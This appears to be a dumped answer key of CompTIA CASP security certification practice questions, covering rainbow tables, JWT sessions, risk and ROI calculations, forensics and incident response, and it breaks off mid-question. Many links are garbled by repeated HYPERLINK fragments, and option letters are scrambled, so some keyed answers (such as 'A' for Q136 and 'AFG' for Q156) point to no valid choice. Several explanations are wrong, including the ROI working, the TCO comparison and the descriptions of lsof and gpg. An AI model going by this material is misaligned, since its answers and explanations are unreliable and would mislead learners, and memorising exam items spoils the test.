Rainbow Tables are basically huge sets of precomputed tables filled with hash values that are prematched to possible plaintext passwords. The Rainbow Tables essentially allow hackers to reverse

the hashing function to determine what the plaintext password might be.

The use of Rainbow Tables allow for passwords to be cracked in a very short amount of time compared with brute-force methods, however, the trade-off is that it takes a lot of storage (sometimes Terabytes) to hold the Rainbow Tables themselves.

Incorrect Answers:

A: Online password testing cannot be used to crack passwords on a windows domain.

C: The question states that the domain enforces strong complex passwords. Strong complex passwords must include upper and lowercase letters, numbers and punctuation marks. A word in the dictionary would not meet the strong complex passwords requirement so a dictionary attack would be ineffective at cracking the passwords in this case.

D: Brute force attacks against complex passwords take much longer than a rainbow tables attack. References:

<http://netsecuriHYPERLINK> "http://netsecurity.about.com/od/hackertools/a/Rainbow- Tables.htm"ty.about.com/od/hackertoHYPERLINK

"http://netsecurity.about.com/od/hackertools/a/Rainbow-Tables.htm"ols/a/Rainbow- TableHYPERLINK "http://netsecurity.about.com/od/hackertools/a/Rainbow- Tables.htm"s.htm

NEW QUESTION 133

A bank is in the process of developing a new mobile application. The mobile client renders content and communicates back to the company servers via REST/JSON calls. The bank wants to ensure that the communication is stateless between the mobile application and the web services gateway.

Which of the following controls MUST be implemented to enable stateless communication?

- A. Generate a one-time key as part of the device registration process.
- B. Require SSL between the mobile application and the web services gateway.
- C. The jsession cookie should be stored securely after authentication.
- D. Authentication assertion should be stored securely on the clien

Answer: D

Explanation:

JSON Web Tokens (JWTs) are a great mechanism for persisting authentication information in a verifiable and stateless way, but that token still needs to be stored

somewhere.

Login forms are one of the most common attack vectors. We want the user to give us a username and password, so we know who they are and what they have access to. We want to remember who the user is, allowing them to use the UI without having to present those credentials a second time. And we want to do all that securely. How can JWTs help?

The traditional solution is to put a session cookie in the user's browser. This cookie contains an identifier that references a "session" in your server, a place in your database where the server remembers who this user is.

However there are some drawbacks to session identifiers:

They're stateful. Your server has to remember that ID, and look it up for every request. This can become a burden with large systems.

They're opaque. They have no meaning to your client or your server. Your client doesn't know what it's allowed to access, and your server has to go to a database to figure out who this session is for and if they are allowed to perform the requested operation.

JWTs address all of these concerns by being a self-contained, signed, and stateless authentication assertion that can be shared amongst services with a common data format.

JWTs are self-contained strings signed with a secret key. They contain a set of claims that assert an identity and a scope of access. They can be stored in cookies, but all those rules still apply. In fact, JWTs can replace your opaque session identifier, so it's a complete win.

How To Store JWTs In The Browser

Short Answer:: use cookies, with the HttpOnly; Secure flags. This will allow the browser to send along the token for authentication purposes, but won't expose it to the JavaScript environment. Incorrect Answers:

A: A one-time key does not enable stateless communication.

B: SSL between the mobile application and the web services gateway will provide a secure encrypted connection between the two. However, SSL does not enable stateless communication.

C: A cookie is stateful, not stateless as required in the question. References:

<https://stormpath.com/blog/build-secure-user-interfaces-using-jwt> <https://stormpath.com/blog/build-secure-user-interfaces-using-jwts/>

NEW QUESTION 136

A storage as a service company implements both encryption at rest as well as encryption in transit of customers' data

A. The security administrator is concerned with the overall security of the encrypted customer data stored by the company servers and wants the development team to implement a solution that will strengthen the customer's encryption key

B. Which of the following, if implemented, will MOST increase the time an offline password attack against the customers' data would take?

C. key = NULL ; for (int i=0; i<5000; i++) { key = sha(key + password) }

D. password = NULL ; for (int i=0; i<10000; i++) { password = sha256(key) }

E. password = password + sha(password+salt) + aes256(password+salt)

F. key = aes128(sha256(password), password)

Answer: A

Explanation:

References:

<http://stackoverflow.com/questions/4948322/fundamental-difference-betweenhashing- and-encryption-algorithms>

<http://stackoverflow.com/questions/4948322/fundamental-difference-between-hashing-andencryption-algorithms>

<http://stackoverflow.com/questions/4948322/fundamental-difference-betweenhashing-and-encryption-a>

<http://stackoverflow.com/questions/4948322/fundamentaldifference- between-hashing-and-encryption-algorithms>

NEW QUESTION 140

Which of the following provides the BEST risk calculation methodology?

A. Annual Loss Expectancy (ALE) x Value of Asset

B. Potential Loss x Event Probability x Control Failure Probability

C. Impact x Threat x Vulnerability

D. Risk Likelihood x Annual Loss Expectancy (ALE)

Answer: B

Explanation:

Of the options given, the BEST risk calculation methodology would be Potential Loss x Event Probability x Control Failure Probability. This exam is about computer and data security so 'loss' caused by risk is not necessarily a monetary value.

For example:

Potential Loss could refer to the data lost in the event of a data storage failure. Event probability could be the risk a disk drive or drives failing.

Control Failure Probability could be the risk of the storage RAID not being able to handle the number of failed hard drives without losing data.

Incorrect Answers:

A: Annual Loss Expectancy (ALE) is a monetary value used to calculate how much is expected to be lost in one year. For example, if the cost of a failure (Single Loss Expectancy (SLE)) is \$1000 and the failure is expected to happen 5 times in a year (Annualized Rate of Occurrence (ARO)), then the Annual Loss Expectancy is \$5000. ALE is not the best calculation for I.T. risk calculation.

C: Impact x Threat x Vulnerability looks like a good calculation at first glance. However, for a risk calculation there needs to be a definition of the likelihood (probability) of the risk.

D: Annual Loss Expectancy (ALE) is a monetary value used to calculate how much is expected to be lost in one year. ALE is not the best calculation for I.T. risk calculation.

References:

<https://iaonline.theiia.org/understanding-the-risk-management-process>

NEW QUESTION 142

An assessor identifies automated methods for identifying security control compliance through validating sensors at the endpoint and at Tier 2. Which of the following practices satisfy continuous monitoring of authorized information systems?

A. Independent verification and validation

B. Security test and evaluation

C. Risk assessment

D. Ongoing authorization

Answer: D

Explanation:

Ongoing assessment and authorization is often referred to as continuous monitoring. It is a process that determines whether the set of deployed security controls in an information system continue to be effective with regards to planned and unplanned changes that occur in the system and its environment over time.

Continuous monitoring allows organizations to evaluate the operating effectiveness of controls on or near a real-time basis. Continuous monitoring enables the enterprise to detect control failures quickly because it transpires immediately or closely after events in which the key controls are utilized.

Incorrect Answers:

A: Independent verification and validation (IV&V) is executed by a third party organization not involved in the development of a product. This is not considered continuous monitoring of authorized information systems.

B: Security test and evaluation is not considered continuous monitoring of authorized information systems.

C: Risk assessment is the identification of potential risks and threats. It is not considered continuous monitoring of authorized information systems.

References:

<http://www.fedramp.net/ongoing-assessment-and-authorization-continuous-monitoring> ing-assessment-and

<http://www.fedramp.net/ongoing-assessment-and-authorization-continuous-monitoring> authorization-continuous-monitoring

<https://www.techopedia.com/definition/24836/independent-verification-and-validation>--

<https://www.techopedia.com/definition/24836/independent-verification-and-validation>-- iv&v"v

<https://www.techopedia.com/definition/24836/independent-verification-and-validation>--iv&v"&

<https://www.techopedia.com/definition/24836/independent-verification-and-validation>--iv&v"v

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 213, 219

NEW QUESTION 143

A software project manager has been provided with a requirement from the customer to place limits on the types of transactions a given user can initiate without external interaction from another user with elevated privileges. This requirement is BEST described as an implementation of:

- A. an administrative control
- B. dual control
- C. separation of duties
- D. least privilege
- E. collusion

Answer: C

Explanation:

Separation of duties requires more than one person to complete a task. Incorrect Answers:

A: Administrative controls refer policies, procedures, guidelines, and other documents used by an organization.

B: Dual control forces employees who are planning anything illegal to work together to complete critical actions.

D: The principle of least privilege prevents employees from accessing levels not required to perform their everyday function.

E: Collusion is defined as an agreement which occurs between two or more persons to deceive, mislead, or defraud others of legal rights.

References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 245, 321

<https://en.wikipedia.org/wiki/Collusion>

NEW QUESTION 146

A company is facing penalties for failing to effectively comply with e-discovery requests. Which of the following could reduce the overall risk to the company from this issue?

- A. Establish a policy that only allows filesystem encryption and disallows the use of individual file encryption.
- B. Require each user to log passwords used for file encryption to a decentralized repository.
- C. Permit users to only encrypt individual files using their domain password and archive all old user passwords.
- D. Allow encryption only by tools that use public keys from the existing escrowed corporate PK

Answer: D

Explanation:

Electronic discovery (also called e-discovery) refers to any process in which electronic data is sought, located, secured, and searched with the intent of using it as evidence in a civil or criminal legal case. E-discovery can be carried out offline on a particular computer or it can be done in a network.

An e-discovery policy would define how data is archived and encrypted. If the data is archived in an insecure manor, a user could be able to delete data that the user does not want to be searched. Therefore, we need to find a way of securing the data in a way that only authorized people can access the data.

A public key infrastructure (PKI) supports the distribution and identification of public encryption keys for the encryption of data.

A. The data can only be decrypted by the private key.

In this question, we have an escrowed corporate PKI. Escrow is an independent and licensed third party that holds something (money, sensitive data etc.) and releases it only when predefined conditions have been met. In this case, Escrow is holding the private key of the PKI.

By encrypting the e-discovery data by using the PKI public key, we can ensure that the data can only be decrypted by the private key held in Escrow and this will only happen when the predefined conditions are met.

Incorrect Answers:

A: File encryption should be enabled to enable the archiving of the data.

B: Requiring each user to log passwords used for file encryption is not a good solution. Apart from there being no mechanism to enforce this, you should not need to know users' passwords. You need a mechanism that ensures that the data can be decrypted by authorized personnel without the need to know user passwords.

C: You cannot and should not be able to archive old passwords. You need a mechanism that ensures that the data can be decrypted by authorized personnel without the need to know user passwords. References:

<http://searchfinancialsecurity.techtarget.com/definition/electronicdiscovery> financialsecurity.techtarget.com/definith

<http://searchfinancialsecurity.techtarget.com/definition/electronic-discovery>ion/electronicdiscovery <https://en.wikipedia.org/wiki/Escrow>

NEW QUESTION 150

During a new desktop refresh, all hosts are hardened at the OS level before deployment to comply with policy. Six months later, the company is audited for compliance to regulations. The audit discovers that 40 percent of the desktops do not meet requirements. Which of the following is the MOST likely cause of the noncompliance?

- A. The devices are being modified and settings are being overridden in production.

- B. The patch management system is causing the devices to be noncompliant after issuing the latest patches.
- C. The desktop applications were configured with the default username and password.
- D. 40 percent of the devices use full disk encryption

Answer: A

Explanation:

The question states that all hosts are hardened at the OS level before deployment. So we know the desktops are fully patched when the users receive them. Six months later, the desktops do not meet the compliance standards. The most likely explanation for this is that the users have changed the settings of the desktops during the six months that they've had them.

Incorrect Answers:

B: A patch management system would not cause the devices to be noncompliant after issuing the latest patches. Devices are non-compliant because their patches are out-of-date, not because the patches are too recent.

C: The desktop applications being configured with the default username and password would not be the cause of non-compliance. The hosts are hardened at the OS level so application configuration would not affect this.

D: Devices using full disk encryption would not be the cause of non-compliance. The hosts are hardened at the OS level. Disk encryption would have no effect on the patch level or configuration of the host.

NEW QUESTION 154

A company provides on-demand cloud computing resources for a sensitive project. The company implements a fully virtualized datacenter and terminal server access with two-factor authentication for customer access to the administrative website. The security administrator at the company has uncovered a breach in data confidentiality. Sensitive data from customer A was found on a hidden directory within the VM of company B. Company B is not in the same industry as company A and the two are not competitors. Which of the following has MOST likely occurred?

- A. Both VMs were left unsecured and an attacker was able to exploit network vulnerabilities to access each and move the data.
- B. A stolen two factor token was used to move data from one virtual guest to another host on the same network segment.
- C. A hypervisor server was left un-patched and an attacker was able to use a resource exhaustion attack to gain unauthorized access.
- D. An employee with administrative access to the virtual guests was able to dump the guest memory onto a mapped disk.

Answer: A

Explanation:

In this question, two virtual machines have been accessed by an attacker. The question is asking what is MOST likely to have occurred.

It is common for operating systems to not be fully patched. Of the options given, the most likely occurrence is that the two VMs were not fully patched allowing an attacker to access each of them. The attacker could then copy data from one VM and hide it in a hidden folder on the other VM. Incorrect Answers:

B: The two VMs are from different companies. Therefore, the two VMs would use different twofactor tokens; one for each company. For this answer to be correct, the attacker would have to steal

both two-factor tokens. This is not the most likely answer.

C: Resource exhaustion is a simple denial of service condition which occurs when the resources necessary to perform an action are entirely consumed, therefore preventing that action from taking place. A resource exhaustion attack is not used to gain unauthorized access to a system.

D: The two VMs are from different companies so it can't be an employee from the two companies. It is possible (although unlikely) than an employee from the hosting company had administrative access to both VMs. Even if that were the case, the employee would not dump the memory to a mapped disk to copy the information. With administrative access, the employee could copy the data using much simpler methods.

References: https://www.owasp.org/index.php/Resource_exhaustion

NEW QUESTION 156

Company policy requires that all unsupported operating systems be removed from the network. The security administrator is using a combination of network based tools to identify such systems for the purpose of disconnecting them from the network. Which of the following tools, or outputs from the tools in use, can be used to help the security administrator make an approximate determination of the operating system in use on the local company network? (Select THREE).

- A. Passive banner grabbing
- B. Password cracker C.http://www.company.org/documents_private/index.php?search=string#&topic=windows&tcp=packet%20capture&cookie=wokdjwalkjcnie61lkasdf2aliser4
- C. 443/tcp open http
- D. dig host.company.com
- E. 09:18:16.262743 IP (tos 0x0, ttl 64, id 9870, offset 0, flags [none], proto TCP (6), length 40)192.168.1.3.1051 > 10.46.3.7.80: Flags [none], cksum 0x1800 (correct), win 512, length 0
- F. Nmap

Answer: AFG

Explanation:

Banner grabbing and operating system identification can also be defined as fingerprinting the TCP/IP stack. Banner grabbing is the process of opening a connection and reading the banner or response sent by the application.

The output displayed in option F includes information commonly examined to fingerprint the OS. Nmap provides features that include host discovery, as well as service and operating system detection.

Incorrect Answers:

B: A password cracker is used to recover passwords from data that have been stored in or transmitted by a computer system.

C: This answer is invalid as port 443 is used for HTTPS, not HTTP.

D: This web address link will not identify unsupported operating systems for the purpose of disconnecting them from the network.

E: The dig (domain information groper) command is a network administration command-line tool for querying Domain Name System (DNS) name servers. References: [https://en.wikipedia.org/wiki/Dig_\(command\)](https://en.wikipedia.org/wiki/Dig_(command)) https://en.wikipedia.org/wiki/Password_cracking https://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers

"https://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers"a.org/wiki/List_of_TCP_and_UDP_port_numbers

<http://luizfirmينو.blogspot.co.za/2011/07/understand-banner-grabb>[HYPERLINK "http://luizfirmينو.blogspot.co.za/2011/07/understand-banner-grabbing-usingos.html?view=classic"](http://luizfirmينو.blogspot.co.za/2011/07/understand-banner-grabbing-usingos.html?view=classic)ing-using-os.html?view=classic

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 174, 175

NEW QUESTION 158

The finance department for an online shopping website has discovered that a number of customers were able to purchase goods and services without any payments. Further analysis conducted by the security investigations team indicated that the website allowed customers to update a payment amount for shipping. A specially crafted value could be entered and cause a roll over, resulting in the shipping cost being subtracted from the balance and in some instances resulted in a negative balance. As a result, the system processed the negative balance as zero dollars. Which of the following BEST describes the application issue?

- A. Race condition
- B. Click-jacking
- C. Integer overflow
- D. Use after free
- E. SQL injection

Answer: C

Explanation:

Integer overflow errors can occur when a program fails to account for the fact that an arithmetic operation can result in a quantity either greater than a data type's maximum value or less than its minimum value.

Incorrect Answers:

A: Race conditions are a form of attack that normally targets timing, and sometimes called asynchronous attacks. The objective is to exploit the delay between the time of check (TOC) and the time of use (TOU).

B: Click-jacking is when attackers deceive Web users into disclosing confidential information or taking control of their computer while clicking on seemingly harmless web pages.

D: Use after free errors happen when a program carries on making use of a pointer after it has been freed.

E: A SQL injection attack occurs when the attacker makes use of a series of malicious SQL queries to directly influence the SQL database.

References: <https://www.owasp.org/index.php/IntegerHYPERLINK>

"https://www.owasp.org/index.php/Integer_overflow"_overfHYPERLINK "https://www.owasp.org/index.php/Integer_overflow"low

https://www.owasp.org/index.php/Using_freed_memory

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 151, 153, 163

NEW QUESTION 163

A critical system audit shows that the payroll system is not meeting security policy due to missing OS security patches. Upon further review, it appears that the system is not being patched at all. The vendor states that the system is only supported on the current OS patch level. Which of the following compensating controls should be used to mitigate the vulnerability of missing OS patches on this system?

- A. Isolate the system on a secure network to limit its contact with other systems
- B. Implement an application layer firewall to protect the payroll system interface
- C. Monitor the system's security log for unauthorized access to the payroll application
- D. Perform reconciliation of all payroll transactions on a daily basis

Answer: A

Explanation:

The payroll system is not meeting security policy due to missing OS security patches. We cannot apply the patches to the system because the vendor states that the system is only supported on the current OS patch level. Therefore, we need another way of securing the system.

We can improve the security of the system and the other systems on the network by isolating the payroll system on a secure network to limit its contact with other systems. This will reduce the likelihood of a malicious user accessing the payroll system and limit any damage to other systems if the payroll system is attacked.

Incorrect Answers:

B: An application layer firewall may provide some protection to the application. However, the operating system is vulnerable due to being unpatched. It is unlikely that an application layer firewall will protect against the operating system vulnerabilities.

C: Monitoring the system's security log for unauthorized access to the payroll application will not actually provide any protection against unauthorized access. It would just enable you to see that unauthorized access has occurred.

D: Reconciling the payroll transactions on a daily basis would keep the accounts up to date but it would provide no protection for the system and so does not mitigate the vulnerability of missing OS patches as required in this question.

NEW QUESTION 167

The IT Security Analyst for a small organization is working on a customer's system and identifies a possible intrusion in a database that contains PII. Since PII is involved, the analyst wants to get the issue addressed as soon as possible. Which of the following is the FIRST step the analyst should take in mitigating the impact of the potential intrusion?

- A. Contact the local authorities so an investigation can be started as quickly as possible.
- B. Shut down the production network interfaces on the server and change all of the DBMS account passwords.
- C. Disable the front-end web server and notify the customer by email to determine how the customer would like to proceed.
- D. Refer the issue to management for handling according to the incident response process

Answer: D

Explanation:

The database contains PII (personally identifiable information) so the natural response is to want to get the issue addressed as soon as possible. However, in this question we have an IT Security Analyst working on a customer's system. Therefore, this IT Security Analyst does not know what the customer's incident response process is. In this case, the IT Security Analyst should refer the issue to company management so they can handle the issue (with your help if required) according to their incident response procedures.

Incorrect Answers:

A: Contacting the local authorities so an investigation can be started as quickly as possible would not be the first step. Apart from the fact an investigation could take any amount of time; this action does nothing to actually stop the unauthorized access.

B: Shutting down the production network interfaces on the server and changing all of the DBMS account passwords may be a step in the company's incident response procedure. However, as the IT Security Analyst does not know what the customer's incident response process is, he should notify management so they can make that decision.

C: Disabling the front-end web server may or may not stop the unauthorized access to the database server. However, taking a company web server offline may have a damaging impact on the company so the IT Security Analyst should not make that decision without consulting the management. Using email to determine how the customer would like to proceed is not appropriate method of communication. For something this urgent, a face-to-face meeting or at least a phone call would be more appropriate.

NEW QUESTION 172

A security engineer is responsible for monitoring company applications for known vulnerabilities. Which of the following is a way to stay current on exploits and information security news?

- A. Update company policies and procedures
- B. Subscribe to security mailing lists
- C. Implement security awareness training
- D. Ensure that the organization vulnerability management plan is up-to-date

Answer: B

Explanation:

Subscribing to bug and vulnerability, security mailing lists is a good way of staying abreast and keeping up to date with the latest in those fields.

Incorrect Answers:

A: Updating company policies and procedures are not staying current on the topic since attacks are generated from outside sources and the best way to stay current on what is happening in that particular topic is to subscribe to a mailing list on the topic.

C: Security awareness training serves best as an operational control insofar as mitigating risk is concerned and not to stay current on the topic.

D: Making sure the company vulnerability plan is up to date is essential but will not keep you up to date on the topic as a subscription to a security mailing list.

References:

Conklin, Wm. Arthur, Gregory White and Dwayne Williams, CASP CompTIA Advanced Security Practitioner Certification Study Guide (Exam CAS-001), McGraw-Hill, Columbus, 2012, p. 139 Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, p. 219

NEW QUESTION 173

A security administrator notices a recent increase in workstations becoming compromised by malware. Often, the malware is delivered via drive-by downloads, from malware hosting websites, and is not being detected by the corporate antivirus. Which of the following solutions would provide the BEST protection for the company?

- A. Increase the frequency of antivirus downloads and install updates to all workstations.
- B. Deploy a cloud-based content filter and enable the appropriate category to prevent further infections.
- C. Deploy a WAF to inspect and block all web traffic which may contain malware and exploits.
- D. Deploy a web based gateway antivirus server to intercept viruses before they enter the network

Answer: B

Explanation:

The undetected malware gets delivered to the company via drive-by and malware hosting websites. Display filters and Capture filters when deployed on the cloud-based content should provide the protection required.

Incorrect Answers:

A: The company already has an antivirus application that is not detecting the malware, increasing the frequency of antivirus downloads and installing the updates will thus not address the issue of the drive-by downloads and malware hosting websites.

C: A WAF is designed to sit between a web client and a web server to analyze OSI Layer 7 traffic; this will not provide the required protection in this case. WAFs are not 100% effective.

D: A web-based gateway antivirus is not going to negate the problem of drive-by downloads and malware hosting websites.

References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 116, 405-406

NEW QUESTION 174

A security administrator wants to calculate the ROI of a security design which includes the purchase of new equipment. The equipment costs \$50,000 and it will take 50 hours to install and configure the equipment. The administrator plans to hire a contractor at a rate of \$100/hour to do the installation. Given that the new design and equipment will allow the company to increase revenue and make an additional \$100,000 on the first year, which of the following is the ROI expressed as a percentage for the first year?

- A. -45 percent
- B. 5.5 percent
- C. 45 percent
- D. 82 percent

Answer: D

Explanation:

Return on investment = Net profit / Investment where: Net profit = gross profit – expenses

investment = stock + market outstanding[when defined as?] + claims or

Return on investment = (gain from investment – cost of investment) / cost of investment Thus (100 000 – 55 000)/50 000 = 0,82 = 82 %

References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, p. 337

http://www.financeformulas.net/Return_on_Investment.html

NEW QUESTION 177

A company is in the process of implementing a new front end user interface for its customers, the goal is to provide them with more self-service functionality. The application has been written by developers over the last six months and the project is currently in the test phase.

Which of the following security activities should be implemented as part of the SDL in order to provide the MOST security coverage over the solution? (Select TWO).

- A. Perform unit testing of the binary code
- B. Perform code review over a sampling of the front end source code
- C. Perform black box penetration testing over the solution
- D. Perform grey box penetration testing over the solution
- E. Perform static code review over the front end source code

Answer: DE

Explanation:

With grey box penetration testing it means that you have limited insight into the device which would most probable by some code knowledge and this type of testing over the solution would provide the most security coverage under the circumstances.

A Code review refers to the examination of an application (the new network based software product in this case) that is designed to identify and assess threats to the organization. With a static code review it is assumed that you have all the sources available for the application that is being examined. By performing a static code review over the front end source code you can provide adequate security coverage over the solution.

Incorrect Answers:

A: Unit testing of the binary code will not provide the most security coverage.

B: Code review over a sampling of the front end source code will not provide adequate security coverage.

C: Black box penetration testing is best done when the source code is not available. References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 168-169

NEW QUESTION 179

A network administrator with a company's NSP has received a CERT alert for targeted adversarial behavior at the company. In addition to the company's physical security, which of the following can the network administrator use to detect the presence of a malicious actor physically accessing the company's network or information systems from within? (Select TWO).

- A. RAS
- B. Vulnerability scanner
- C. HTTP intercept
- D. HIDS
- E. Port scanner
- F. Protocol analyzer

Answer: DF

Explanation:

A protocol analyzer can be used to capture and analyze signals and data traffic over a communication channel which makes it ideal for use to assess a company's network from within under the circumstances.

HIDS is used as an intrusion detection system that can monitor and analyze the internal company network especially the dynamic behavior and the state of the computer systems; behavior such as network packets targeted at that specific host, which programs accesses what resources etc. Incorrect Answers:

A: RAS is a term that refers to any combination of hardware or software that will enable the remote access tools or information that typically reside on a network of IT devices. This tool will not allow you to detect the presence of a malicious actor physical accessing the network from within.

B: Vulnerability scanners are used to identify vulnerable systems and applications that may be in need of patching.

C: A HTTP Interceptor is a program that is used to assess and analyze web traffic and works by acting as a proxy for the traffic between the web client and the web server, not useful in this scenario.

E: Port Scanners are used to scan the TCP and UDP ports as well as their status. Port scanning makes allowance to run probes to check which services are running on a targeted computer.

References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 137-138, 181, 399-402
https://en.wikipedia.org/wiki/Host-based_intrusion_detection_system

NEW QUESTION 183

The Chief Information Security Officer (CISO) is asking for ways to protect against zero-day exploits. The CISO is concerned that an unrecognized threat could compromise corporate data and result in regulatory fines as well as poor corporate publicity. The network is mostly flat, with split staff/guest wireless functionality. Which of the following equipment MUST be deployed to guard against unknown threats?

- A. Cloud-based antivirus solution, running as local admin, with push technology for definition updates.
- B. Implementation of an offsite data center hosting all company data, as well as deployment of VDI for all client computing needs.
- C. Host based heuristic IPS, segregated on a management VLAN, with direct control of the perimeter firewall ACLs.
- D. Behavior based IPS with a communication link to a cloud based vulnerability and threat feed

Answer: D

Explanation:

Good preventive security practices are a must. These include installing and keeping firewall policies carefully matched to business and application needs, keeping antivirus software updated, blocking

potentially harmful file attachments and keeping all systems patched against known vulnerabilities. Vulnerability scans are a good means of measuring the effectiveness of preventive procedures. Real-time protection: Deploy inline intrusion-prevention systems (IPS) that offer comprehensive protection. When considering an IPS, seek the following capabilities: network-level protection, application integrity checking, application protocol Request for Comment (RFC) validation, content validation and forensics capability. In this case it would be behavior-based IPS with a communication link to a cloud-based vulnerability and threat feed.

Incorrect Answers:

A: A cloud-based anti-virus solution will not protect against a zero-day exploit.

B: Due to the nature of zero-day exploits an off-site data center hosting solution for the company data is not the best protection against a zero-day exploit.

C: The best protection against zero-day exploits are behavior-based IPS and not host-based heuristic IPS.

References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, p. 194
[https://en.wikipedia.org/wiki/Zero-day_\(computing\)](https://en.wikipedia.org/wiki/Zero-day_(computing))

NEW QUESTION 188

An administrator wishes to replace a legacy clinical software product as it has become a security risk. The legacy product generates \$10,000 in revenue a month. The new software product has an initial cost of \$180,000 and a yearly maintenance of \$2,000 after the first year. However, it will generate \$15,000 in revenue per month and be more secure. How many years until there is a return on investment for this new package?

- A. 1
- B. 2
- C. 3

D. 4

Answer: D

Explanation:

Return on investment = Net profit / Investment where:

Profit for the first year is \$60 000, second year = \$ 120 000 ; third year = \$ 180 000 ; and fourth year = \$ 240 000

investment in first year = \$ 180 000, by year 2 = \$ 182 000; by year 3 = \$ 184 000 ; and by year 4 = \$ 186 000

Thus you will only get a return on the investment in 4 years' time. References: http://www.financeformulas.net/Return_on_Investment
"http://www.financeformulas.net/Return_on_Investment.html".html

NEW QUESTION 192

A Chief Information Security Officer (CISO) has requested that a SIEM solution be implemented. The CISO wants to know upfront what the projected TCO would be before looking further into this concern. Two vendor proposals have been received:

Vendor A: product-based solution which can be purchased by the pharmaceutical company.

Capital expenses to cover central log collectors, correlators, storage and management consoles expected to be \$150,000. Operational expenses are expected to be a 0.5 full time employee (FTE) to manage the solution, and 1 full time employee to respond to incidents per year.

Vendor B: managed service-based solution which can be the outsourcer for the pharmaceutical company's needs.

Bundled offering expected to be \$100,000 per year.

Operational expenses for the pharmaceutical company to partner with the vendor are expected to be a 0.5 FTE per year.

Internal employee costs are averaged to be \$80,000 per year per FTE. Based on calculating TCO of the two vendor proposals over a 5 year period, which of the following options is MOST accurate?

- A. Based on cost alone, having an outsourced solution appears cheaper.
- B. Based on cost alone, having an outsourced solution appears to be more expensive.
- C. Based on cost alone, both outsourced an in-sourced solutions appear to be the same.
- D. Based on cost alone, having a purchased product solution appears cheape

Answer: A

Explanation:

The costs of making use of an outsources solution will actually be a savings for the company thus the outsourced solution is a cheaper option over a 5 year period because it amounts to 0,5 FTE per year for the company and at present the company expense if \$80,000 per year per FTE.

For the company to go alone it will cost \$80,000 per annum per FTE = \$400,000 over 5 years. With Vendor a \$150,000 + \$200,000 (½ FTE) = \$350,000

With Vendor B = \$100,000 it will be more expensive. References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, p. 130

NEW QUESTION 195

The latest independent research shows that cyber attacks involving SCADA systems grew an average of 15% per year in each of the last four years, but that this year's growth has slowed to around 7%. Over the same time period, the number of attacks against applications has decreased or stayed flat each year. At the start of the measure period, the incidence of PC boot loader or BIOS based attacks was negligible. Starting two years ago, the growth in the number of PC boot loader attacks has grown exponentially. Analysis of these trends would seem to suggest which of the following strategies should be employed?

- A. Spending on SCADA protections should stay steady; application control spending should increase substantially and spending on PC boot loader controls should increase substantially.
- B. Spending on SCADA security controls should stay steady; application control spending should decrease slightly and spending on PC boot loader protections should increase substantially.
- C. Spending all controls should increase by 15% to start; spending on application controls should be suspended, and PC boot loader protection research should increase by 100%.
- D. Spending on SCADA security controls should increase by 15%; application control spending should increase slightly, and spending on PC boot loader protections should remain steady.

Answer: B

Explanation:

Spending on the security controls should stay steady because the attacks are still ongoing albeit reduced in occurrence Due to the incidence of BIOS-based attacks growing exponentially as the application attacks being decreased or staying flat spending should increase in this field. Incorrect Answers:

A: The SCADA security control spending and not the SCADA protection spending should stay steady. There is no need to in spending on application control.

C: There is no n increase spending on all security controls.

D: This is partly correct, but the spending on application control does not have to increase and the BIOS protections should increase since these attacks are now more prevalent.

References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, p. 343

<https://en.wikipedia.org/wiki/SCADA>

NEW QUESTION 199

Which of the following would be used in forensic analysis of a compromised Linux system? (Select THREE).

- A. Check log files for logins from unauthorized IPs.
- B. Check /proc/kmem for fragmented memory segments.
- C. Check for unencrypted passwords in /etc/shadow.
- D. Check timestamps for files modified around time of compromise.
- E. Use Isot to determine files with future timestamps.
- F. Use gpg to encrypt compromised data files.
- G. Verify the MD5 checksum of system binaries.
- H. Use vmstat to look for excessive disk I/

Answer: ADG

Explanation:

The MD5 checksum of the system binaries will allow you to carry out a forensic analysis of the compromised Linux system. Together with the log files of logins into the compromised system from unauthorized IPs and the timestamps for those files that were modified around the time that the compromise occurred will serve as useful forensic tools.

Incorrect Answers:

B: Checking for fragmented memory segments' is not a forensic analysis tool to be used in this case. C: The ``/etc/shadow'', contains encrypted password as well as other information such as account or password expiration values, etc. The /etc/shadow file is readable only by the root account. This is a useful tool for Linux passwords and shadow file formats and is in essence used to keep user account information.

E: Isof is used on Linux as a future timestamp tool and not a forensic analysis tool. F: Gpg is an encryption tool that works on Mac OS X.

H: vmstat reports information about processes, memory, paging, block IO, traps, and cpu activity. The first report produced gives averages since the last reboot. Additional reports give information on a sampling period of length delay. The process and memory reports are instantaneous in either case. This is more of an administrator tool.

References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, p. 387

https://en.wikipedia.org/wiki/List_of_digital_forensics_tools

NEW QUESTION 200

A security manager looked at various logs while investigating a recent security breach in the data center from an external source. Each log below was collected from various security devices compiled from a report through the company's security information and event management server.

Logs: Log 1:

Feb 5 23:55:37.743: %SEC-6-IPACCESSLOGS: list 10 denied 10.2.5.81 3 packets

